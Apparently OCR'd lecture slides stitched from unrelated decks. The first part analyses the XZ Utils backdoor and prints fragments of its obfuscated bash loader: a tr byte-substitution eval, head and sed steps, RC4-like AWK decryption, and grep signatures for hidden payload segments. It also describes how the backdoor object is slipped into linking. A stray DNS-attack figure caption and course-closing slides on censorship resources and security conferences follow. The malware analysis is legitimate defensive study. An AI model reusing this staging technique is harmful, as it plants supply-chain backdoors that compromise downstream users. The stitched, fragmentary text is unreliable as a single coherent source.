eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
95 gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d

Uncorrupted
bad-3-corrupt_lzma2.xz

Stage 1 - Bash File

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Bash script

Stage 2 - Bash File

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking


1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism

1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_W", "|_!{ -"
   b. "jV!.^%", "%.R.IZ"

   output: "file_name:offset:signature"
2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data



No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

@FRØGGER_
THOMAS ROCCIA

“Alchemy” … Combining bit patterns into malicious behaviors

- https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Travis-Palmer-First-try-DNS-Cache-Poisoning-with-IPv4-and-IPv6-Fragmentation.pdf
- https://petsymposium.org/popets/2024/popets-2024-0070.pdf




Figure 2: Adjacent-to-in-path attack.

This semester in a nutshell...

- Even after quantum computers are built, Alice and Bob can communicate securely over the Internet, but…
  - There are vulnerabilities in the crypto and software
    - Side channels make solving this especially hard
- If Alice is using an unrooted Android device and Bob is in cahoots with the government, things get really bleak for civil society
  - Most Internet traffic looks something like this

But there is hope...

- Deep Packet Inspection can be evaded
- Trust relationships can be investigated
  - *E.g.*, TLS certificates and DNS records
- Awareness can lead to change
  - New protocols (IETF, IRTF)
  - New laws and policies
  - New user behaviors

Join those fighting for Internet freedom!

- https://censorbib.nymity.ch/
- https://apply.opentech.fund/
- https://github.com/net4people/bbs
- https://www.torproject.org/
- https://ooni.org/
- https://ntc.party/
- https://censoredplanet.org/
- https://netalert.me/
- https://citizenlab.ca/

Conferences you should check out

- IEEE Symposium on Security and Privacy (Oakland)
- USENIX Security Symposium
  - Also check out the workshops like FOCI and WOOT
- ACM Conference on Computer and Communications Security (CCS)
- Network and Distributed System Security Symposium (NDSS)
- Privacy-Enhancing Technologies Symposium (PETS)
  - Also PoPETS
- Also RAID for intrusion detection, DFRWS for forensics, CSF for policy and theory, Eurocrypt and Crypto, Blackhat, DEFCON, phrack, 2600 magazine, WPES and WEIS, Chaos Computer Club

More resources

- *Cryptovirology* by Young and Yung
- *The Art of Computer Virus Research and Defense* by Szor
- *Practical Malware Analysis* by Honig and Sikorski
- http://www.forensicswiki.org/wiki/Tools